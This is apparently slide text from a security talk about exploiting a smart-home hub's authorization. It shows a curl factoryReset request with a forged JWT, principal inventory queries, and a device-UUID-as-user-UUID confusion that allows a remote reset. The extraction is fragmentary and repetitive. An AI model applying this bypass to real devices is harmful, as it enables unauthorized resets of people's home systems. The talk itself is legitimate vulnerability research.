
{}

~


% █

大錯特錯

Old JWT



Old JWT



只能算是個

base64 encode

2

```
[% curl -i -k https://192.168.80.123:8766/util/factoryReset -H "Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ0ZWRnZS1hbGxvd2VkJjpbImRldm1jZXMiLCJlbnVudHMtLCJsb2NhdGlvbniMiLCJ1dGlsIiwic3Vic2NyaXB0aW9ucyIsInJ1bGVzIl0sInNjb3BlIjpbImh1YjpyOmxxvY2F0aW9uOioiLCJodWI6cjpzb2NhdGlvbniM6KiIsImh1YjpyOmRldm1jZXM6KiIsImh1Yjpw4OmRldm1jZXM6KiIsImh1Yjpw3OmRldm1jZXM6KiIsImh1YjpyOmh1YnM6KiIsImh1Yjpw4Omh1YnM6KiIsImh1Yjpw3Omh1YnM6KiIsImh1YjpyOnJ1bGVzOl0iXX0.GVdir_NJ0r1mSvnbbp2PXNHBL_lxuFOQoSKgy9V-w3s" --header "Content-Type: application/json"]
```


[illegible]

content-length: 161

content-type: application/json

```
www-authenticate: Bearer realm="Hedge"
```

date: Mon, 28 Oct 2024 04:21:10 GMT

```
{"error":{"code":"HttpClientProxyError","message":"HTTP status client error (401 Unauthorized) for url (https://hub.smarthings.com/permission/check/external)"}}
```



```
2024-09-17_18:41:15.871 | I | hedge_common | Local permission error,  
falling back, error=principal not found in inventory
```



```
In [8]: # %load queryInventory.py
...: import sqlite3
...: conn = sqlite3.connect('inventoryDB')
...: cursor = conn.cursor()
...: cursor.execute("SELECT id from permission_principals;")
...: pprint(cursor.fetchall())
```

```
[('st1:core::device/7a2b7688-0138-438b-92f8-932a8e19bcbb',),
 ('st1:iam::user/bd0d6551-0000-0000-7a91-eaa5868730fc',)]
```



```
In [8]: # %load queryInventory.py
...: import sqlite3
...: conn = sqlite3.connect('inventoryDB')
...: cursor = conn.cursor()
...: cursor.execute("SELECT id from permission_principals;")
...: pprint(cursor.fetchall())
```

```
[('st1:core::device/7a2b7688-0138-438b-92f8-932a8e19bcbb',),
 ('st1:iam::user/bd0d6551-0000-0000-7a91-eea5868730fc',)]
```

Payload

```
{
  ...
  principal : "st1:core::device/7a2b7688-0138-438b-92f8-932a8e19bcbb",
  ...
}
```



```
In [8]: # %load queryInventory.py
....: import sqlite3
....: conn = sqlite3.connect('inventoryDB')
....: cursor = conn.cursor()
....: cursor.execute("SELECT id from permission_principals;")
....: pprint(cursor.fetchall())
```

```
[('st1:core::device/7a2b7688-0138-438b-92f8-932a8e19bcb',),
 ('st1:iam::user/bd0d6551-0138-438b-92f8-932a8e19bcb',)]
```

錯誤

Payload

```
{
  ...
  principal : "st1:core::device/7a2b7688-0138-438b-92f8-932a8e19bcb",
  ...
}
```


Principals

- ^device_api:(.+):user_uuid:(.+)
- ^user_uuid:(.+)

Principals

- ^device_api:(.+):user_uuid:(.+)
- ^user_uuid:(.+)

Payload

```
{  
  principal : "user_uuid: bd0d6551-0000-0000-7a91-eaa5868730fc",  
  ...  
}
```

```
( 'st1:iam::user/bd0d6551-0000-0000-7a91-eaa5868730fc' , ) ]
```


Principals

- ^device_api:(.+):user_uuid:(.+)
- ^user_uuid:(.+)

```
( 'st1:iam::user/bd0d6551-0000-0000-7a91-eea5868730fc', ) ]
```


Principals

- ^device_api:(.+):user_uuid:(.+)
- ^user_uuid:(.+)

```
( 'st1:iam::user/bd0d6551-0000-0000-7a91-eea5868730fc', ) ]
```

每個 Samsung 帳號有不同的 UUID
綁定設備時設定

Principals

- ^device_api:(.+):user_uuid:(.+)
- ^user_uuid:(.+)

```
('st1:core::device/7a2b7688-0138-438b-92f8-932a8e19bcbb')
```

device UUID

Principals

- ^device_api:(.+):user_uuid:(.+)
- ^user_uuid:(.+)

```
('st1:core::device/7a2b7688-0138-438b-92f8-932a8e19bcbb')
```

device UUID

也能當 user_uuid 用！

Principals

- ^device_api:(.+):user_uuid:(.+)

- ^user_uuid:(.+)


重設整台機器！

```
('st1:core::device/7a2b7688-0138-438b-92f8-932a8e19bcbb')
```


device UUID

也能當 user_uuid 用！

夢想藍圖



夢想藍圖



19:27



掃描 QR 碼



請找出裝置或包裝紙盒上的 QR 碼。

6:42



驗證裝置

請於下方輸入序號。

[找出序號](#)

3021694473



上一步

下一頁

完成

1

2

3



兩大問題

☐ 配對需要 S/N

☐ 重設後怎麼拿到 shell

兩大問題

☐ 配對需要 S/N

- 開打前可以給我們看 S/N 嗎？

